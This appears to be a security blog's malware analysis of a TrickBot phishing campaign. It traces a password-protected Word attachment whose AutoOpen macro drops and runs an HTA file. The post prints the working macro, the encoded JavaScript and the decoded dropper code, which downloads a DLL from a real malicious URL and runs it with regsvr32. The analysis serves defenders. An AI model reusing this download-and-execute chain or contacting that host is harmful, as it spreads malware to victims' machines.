[RE025] TrickBot … many tricks

blog.vincss.net/re025-trickbot-many-tricks/

27/10/2021


1. Introduction

First discovered in 2016, until now **TrickBot** (*aka TrickLoader or Trickster*) has become one of the most popular and dangerous malware in today's threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins capable of performing specific tasks such as steal credentials and sensitive information, provide remote access, spread it over the local network, and download other malwares.

Trickbot roots are being traced to elite Russian-speaking cybercriminals. According to these reports (1, 2), up to now, at least two people believed to be members of this group have been arrested. Even so, other gang members are currently continuing to operate as normal.


Through continuous cyber security monitoring and system protection for customer recently, **VinCSS** has successfully detected and prevented a phishing attack campaign to distribute malware to customer that was protected by us. After the deep dive analysis and dissection of the malware techniques, we can confirm that this is a sample of the Trickbot malware family.

In this article, we decided to provide a detail analysis of how Trickbot infects after launching by a malicious Word document, the techniques the malware uses to make it difficult to analyze. Unlike Emotet or Qakbot, Trickbot hides C2 addresses by using fake C2 addresses mixed together with real C2 addresses in the configuration, we will cover how to extract the final C2 list at the end of this article. In addition, we present the method to recover the APIs as well as decode the strings of Trickbot based on IDA AppCall feature to make the process analysis easier.


hxxp://islandwrightd[.]com/bmdff/hxFQKL9/9333/zadyx10?time=ZWajVryRwWiF1k1k7UaV2yJ4vAwP
Trickbot C2 Servers
Phishing email
DOC
Maldoc requires enabling Macro VBA
DLL
Trickbot sample in %Public%
EXE
Process: wermgr.exe

2. Analyze malicious document

The attacker somehow infected the partner's mail server system, thereby taking control of the email account on the server, inserting email with attachment containing malware into the email exchange flow between the two parties. The content of this email is as follows:



Attachments : request.zip


Hello ,

Important information for you. See attached.

Password - tgrh44


Thank you.

After extracting the **request.zip** with the password provided in the email, I obtained **require 010.04.2021.doc**:



Name
message.txt
request.zip
C:\Users\REM\Desktop\attached_file\request.zip\
File
Edit
View
Favorites
Tools
Help
Add
Extract
Test
Copy
Move
Delete
Info
C:\Users\REM\Desktop\attached_file\request.zip\

Name	Size	Packed Size	Modified
require 010.04.2021.doc	77 312	31 873	2021-10-05 01:32

Check the **require 010.04.2021.doc** file and found that this file contains VBA code:



```
' module: windowsPopEarth

Attribute VB_Name = "windowsPopEarth"
Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Public Sub microsoftHopRock(excelHipExcel, easyRockApril)
Open "" & excelHipExcel & "" For Output As #1
Print #1, easyRockApril
Close #1
End Sub
Public Sub cleanOffice(excelHipExcel)
Set accessPopEarth = New WshShell
accessPopEarth.run excelHipExcel
End Sub


' module: jumpWindowsOfficial

Attribute VB_Name = "jumpWindowsOfficial"
Sub AutoOpen()
officeExcelOffice = "cleanEarthExcel"
Set wordEasyPop = New windowsPopEarth
wordEasyPop.microsoftHopRock officeExcelOffice & ".....hta.", Replace(ActiveDocument.Range.Text, "&lt;", "")
wordEasyPop.cleanOffice officeExcelOffice & ".....hta."
End Sub
```



```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
000009C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000009D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000009E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000009F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000A00  01 3C 26 6C 74 3B 68 26  6C 74 3B 74 26 6C 74 3B  .<&lt;h&lt;t&lt;
00000A10  6D 26 6C 74 3B 6C 26 6C  74 3B 3E 26 6C 74 3B 3C  m&lt;l&lt;>&lt;<
00000A20  26 6C 74 3B 62 26 6C 74  3B 6F 26 6C 74 3B 64 26  &lt;b&lt;o&lt;d&
00000A30  6C 74 3B 79 26 6C 74 3B  3E 26 6C 74 3B 3C 26 6C  lt;y&lt;>&lt;<&l
00000A40  74 3B 64 26 6C 74 3B 69  26 6C 74 3B 76 26 6C 74  t;d&lt;i&lt;v&lt
00000A50  3B 20 26 6C 74 3B 69 26  6C 74 3B 64 26 6C 74 3B  ;.&lt;i&lt;d&lt;
00000A60  3D 26 6C 74 3B 27 26 6C  74 3B 72 26 6C 74 3B 6F  =&lt;'&lt;r&lt;o
00000A70  26 6C 74 3B 63 26 6C 74  3B 6B 26 6C 74 3B 43 26  &lt;c&lt;k&lt;C&
00000A80  6C 74 3B 6C 26 6C 74 3B  65 26 6C 74 3B 61 26 6C  lt;l&lt;e&lt;a&l
00000A90  74 3B 6E 26 6C 74 3B 4A  26 6C 74 3B 75 26 6C 74  t;n&lt;J&lt;u&lt
00000AA0  3B 6D 26 6C 74 3B 70 26  6C 74 3B 27 26 6C 74 3B  ;m&lt;p&lt;'&lt;
00000AB0  3E 26 6C 74 3B 3D 26 6C  74 3B 3D 26 6C 74 3B 67  >&lt;=&lt;=&lt;g
00000AC0  26 6C 74 3B 64 26 6C 74  3B 68 26 6C 74 3B 4A 26  &lt;d&lt;h&lt;J&
00000AD0  6C 74 3B 48 26 6C 74 3B  49 26 6C 74 3B 6F 26 6C  lt;H&lt;I&lt;o&l
00000AE0  74 3B 39 26 6C 74 3B 47  26 6C 74 3B 63 26 6C 74  t;9&lt;G&lt;c&lt
00000AF0  3B 46 26 6C 74 3B 68 26  6C 74 3B 33 26 6C 74 3B  ;F&lt;h&lt;3&lt;
00000B00  59 26 6C 74 3B 6C 26 6C  74 3B 78 26 6C 74 3B 47  Y&lt;l&lt;x&lt;G
00000B10  26 6C 74 3B 49 26 6C 74  3B 39 26 6C 74 3B 41 26  &lt;I&lt;9&lt;A&
00000B20  6C 74 3B 69 26 6C 74 3B  62 26 6C 74 3B 6C 26 6C  lt;i&lt;b&lt;l&l
00000B30  74 3B 64 26 6C 74 3B 48  26 6C 74 3B 49 26 6C 74  t;d&lt;H&lt;I&lt
00000B40  3B 42 26 6C 74 3B 4E 26  6C 74 3B 47 26 6C 74 3B  ;B&lt;N&lt;G&lt;
00000B50  64 26 6C 74 3B 70 26 6C  74 3B 5A 26 6C 74 3B 58  d&lt;p&lt;Z&lt;X
00000B60  26 6C 74 3B 5A 26 6C 74  3B 59 26 6C 74 3B 39 26  &lt;Z&lt;Y&lt;9&
00000B70  6C 74 3B 6B 26 6C 74 3B  59 26 6C 74 3B 71 26 6C  lt;k&lt;Y&lt;q&l
00000B80  74 3B 56 26 6C 74 3B 32  26 6C 74 3B 59 26 6C 74  t;V&lt;2&lt;Y&lt
00000B90  3B 30 26 6C 74 3B 68 26  6C 74 3B 69 26 6C 74 3B  ;0&lt;h&lt;i&lt;
Cursor: A0E - (Format data)
```


```
misc/replace (trim:both, out:, in:266c743b, size:4395, offset:0)
```

```
mode    ascii
in      &lt;
out
Range
offset  0
size    4395
trim    both
```

```
Offset    0  1  2  3  4  5  6  7   Ascii
00000000  01 3C 26 6C 74 3B 68 26  .<&lt;h&
00000008  6C 74 3B 74 26 6C 74 3B  lt;t&lt;
00000010  6D 26 6C 74 3B 6C 26 6C  m&lt;l&l
00000018  74 3B 3E 26 6C 74 3B 3C  t;>&lt;<
00000020  26 6C 74 3B 62 26 6C 74  &lt;b&lt
00000028  3B 6F 26 6C 74 3B 64 26  ;o&lt;d&
00000030  6C 74 3B 79 26 6C 74 3B  lt;y&lt;
00000038  3E 26 6C 74 3B 3C 26 6C  >&lt;<&l
00000040  74 3B 64 26 6C 74 3B 69  t;d&lt;i
00000048  26 6C 74 3B 76 26 6C 74  &lt;v&lt
00000050  3B 20 26 6C 74 3B 69 26  ;.&lt;i&
00000058  6C 74 3B 64 26 6C 74 3B  lt;d&lt;
00000060  3D 26 6C 74 3B 27 26 6C  =&lt;'&l
00000068  74 3B 72 26 6C 74 3B 6F  t;r&lt;o
00000070  26 6C 74 3B 63 26 6C 74  &lt;c&lt
00000078  3B 6B 26 6C 74 3B 43 26  ;k&lt;C&
00000080  6C 74 3B 6C 26 6C 74 3B  lt;l&lt;
Cursor: 0 Selection: 19 Size: 2
```


```
Offset    0  1  2  3  4  5  6  7   Ascii
00000000  01 3C 68 74 6D 6C 3E 3C  .<html><
00000008  62 6F 64 79 3E 3C 64 69  body><di
00000010  76 20 69 64 3D 27 72 6F  v.id='ro
00000018  63 6B 43 6C 65 61 6E 4A  ckCleanJ
00000020  75 6D 70 27 3E 3D 3D 67  ump'>==g
00000028  64 68 4A 48 49 6F 39 47  dhJHIo9G
00000030  63 46 68 33 59 6C 78 47  cFh3YlxG
00000038  49 39 41 69 62 6C 64 48  I9AibldH
00000040  49 42 4E 47 64 70 5A 58  IBNGdpZX
00000048  5A 59 39 6B 59 71 56 32  ZY9kYqV2
00000050  59 30 68 69 49 74 4E 48  Y0hiItNH
00000058  65 74 78 6D 4D 75 67 58  etxmMugX
00000060  62 73 68 47 64 30 42 6E  bshGd0Bn
00000068  49 70 73 44 61 76 42 58  IpsDavBX
00000070  52 34 4E 57 5A 73 35 79  R4NWZs5y
00000078  62 77 56 6D 62 6F 49 79  bwVmboIy
00000080  52 46 52 6C 49 73 41 69  RFRlIsAi
Cursor: 0 Selection: 59 Size: 1
```

I focus to the red highlight code in the above image. Extract the relevant data area and do the corresponding replacement, obtain the html content containing JavaScript as the figure below:



```
<html><body><div id='rockCleanJump'>==
gdhJHIo9GcFh3YlxGI9AibldHIBNGdpZXZY9kYqV2Y0hiItNHetxmMugXbshGd0BnIpsDavBXR4NWZs5ybwVmboIyRFRlIsAiIoRHdwpzLvk2
csFmbkdncpdGa0RmLj9WbvIWbkZmZvgGeGF1SMlzL5MzMz8iehRWe4FDM/
QXatVWPadVYqZlc5J1dXlmRxsGbrdTVhZlM5pEN2F0dQJCLgYWYsNXZpsDavBXR4NWZs5ycl5GZokyOpZGKo9GcFh3YlxmLzRXY0V3cg0TPgI
DMwkye0JXe7ZXYyBCapBnUvN2aBN2YlN3cg0DIuV2dgE0Y0lmdlh1TipWZjRHKiEGZvRmYuMHdyVWYtJSK7gWawJ1bjtWQjNWZzNnLvBXZutD
apBnUvN2aBN2YlN3cuQXewVGI9ASM7gWawJ1bjtWQjNWZzNnL3JXa0VGKo9GcFh3YlxmLyV2cw9mbzVmYvRWepsDapBnUvN2aBN2YlN3cuMXY
2VGdvZWasVGKiMmOcxVdzVmczxFXwVnYsl2YcxVZhNXeNl2Yy92cvZGdI9GcuoGcnJCLgITK7gWawJ1bjtWQjNWZzNnLjx2bzV2O9NWY0NGao
UWK71Xf</div><div id='hipWordApril'></div><div id='rapHopWindows'>
2FmcgI3bjtGSpBHSvBHI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyBCavBHSpBnUhBHI9AibldHIBNGdpZXZY9kYq
V2Y0hiIzNmcpBHdp52ZuYWasV2c5NHdl12bipWZjRnIpsjcvN2aIlGcI9GcuIXduhiIyV2ZzZnczIDIjpDXcV3clJ3ccxFc1JGbpNGXcVWYzl
XTpNmcvN3bmRHSvBnLqB3ZikyO</div>
<script language = 'javascript'>
function popRockPop(cleanCleanMicrosoft) {
    return (new ActiveXObject(cleanCleanMicrosoft));
}
function windowsEasyRap(jumpOfficialHop) {
    return (cleanMicrosoftWindows.getElementById(jumpOfficialHop).innerHTML);
}
function officialHopEarth(windowsEasyMicrosoft) {
    return ('cha' + windowsEasyMicrosoft);
}
function rockOfficePop(hopRapJump) {
    var jumpMicrosoftExcel = easyWindowsPop(
    "=/+9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA");
    var easyJumpRock = "";
    var rapWindowsRock,
    officialPopRap,
    aprilWindowsHop;
    var earthExcelRap
```

The JavaScript code in the figure will do the decoding of the base64 blob assigned to the rockCleanJump and rapHopWindows variables. With the first base64 blob, it will download the payload to the victim's computer and save it as **easyMicrosoftHop.jpg**:



Reverse
By
Character

From Base64
Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars


Reverse
By
Character

Generic Code Beautify

==gdhJHIo9GcFh3YlxGI9AibldHIBNGdpZXZY9kYqV2Y0hiItNHetxmMugXbshGd0BnIpsDavBXR4NWZs5ybwVmboIyRFRlIsAiIoRHdwpzLvk2csFmbkdncp
dGa0RmLj9WbvIWbkZmZvgGeGF1SMlzL5MzMz8iehRWe4FDM/QXatVWPadVYqZlc5J1dXlmRxsGbrdTVhZlM5pEN2F0dQJCLgYWYsNXZpsDavBXR4NWZs5ycl5
GZokyOpZGKo9GcFh3YlxmLzRXY0V3cg0TPgIDMwkye0JXe7ZXYyBCapBnUvN2aBN2YlN3cg0DIuV2dgE0Y0lmdlh1TipWZjRHKiEGZvRmYuMHdyVWYtJSK7gW
awJ1bjtWQjNWZzNnLvBXZutDapBnUvN2aBN2YlN3cuQXewVGI9ASM7gWawJ1bjtWQjNWZzNnL3JXa0VGKo9GcFh3YlxmLyV2cw9mbzVmYvRWepsDapBnUvN2a
BN2YlN3cuMXY2VGdvZWasVGKiMmOcxVdzVmczxFXwVnYsl2YcxVZhNXeNl2Yy92cvZGdI9GcuoGcnJCLgITK7gWawJ1bjtWQjNWZzNnLjx2bzV2O9NWY0NGao
UWK71Xf

```
var hopExcel = new ActiveXObject("msxml2.xmlhttp");
hopExcel.open("GET", "http://islandwrightd.com/bmdff/hxFQKL9/9333/zadyx10?time=ZWajVryRwWiF1klk7UaV2yJ4vAwP", false);
hopExcel.send();
if (hopExcel.status == 200)  {
    try {
        var hipRockAccess = new ActiveXObject("adodb.stream");
        hipRockAccess.open;
        hipRockAccess.type = 1;
        hipRockAccess.write(hopExcel.responsebody);
        hipRockAccess.savetofile("c:\\users\\public\\easyMicrosoftHop.jpg", 2);
        hipRockAccess.close;
    } catch(e) {}

}
```

With the second base64 blob, it will use **regsvr32** to execute the downloaded payload.




```
2FmcgI3bjtGSpBHSvBHI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyBCavBHSpBnUhBHI9AibldHIBNGdpZXZY9kYqV2Y0hiIzNmc
pBHdp52ZuYWasV2c5NHdl12bipWZjRnIpsjcvN2aIlGcI9GcuIXduhiIyV2ZzZnczIDIjpDXcV3clJ3ccxFc1JGbpNGXcVWYzlXTpNmcvN3bmRHSvBnLqB3Z
ikyO
```

```
var rockHipHop = new ActiveXObject("wscript.shell");
var hopHipRap = new ActiveXObject("scripting.filesystemobject");
rockHipHop.run("regsvr32 c:\\users\\public\\easyMicrosoftHop.jpg");
```

With the above information, I can conclude that **easyMicrosoftHop.jpg** is a Dll file.

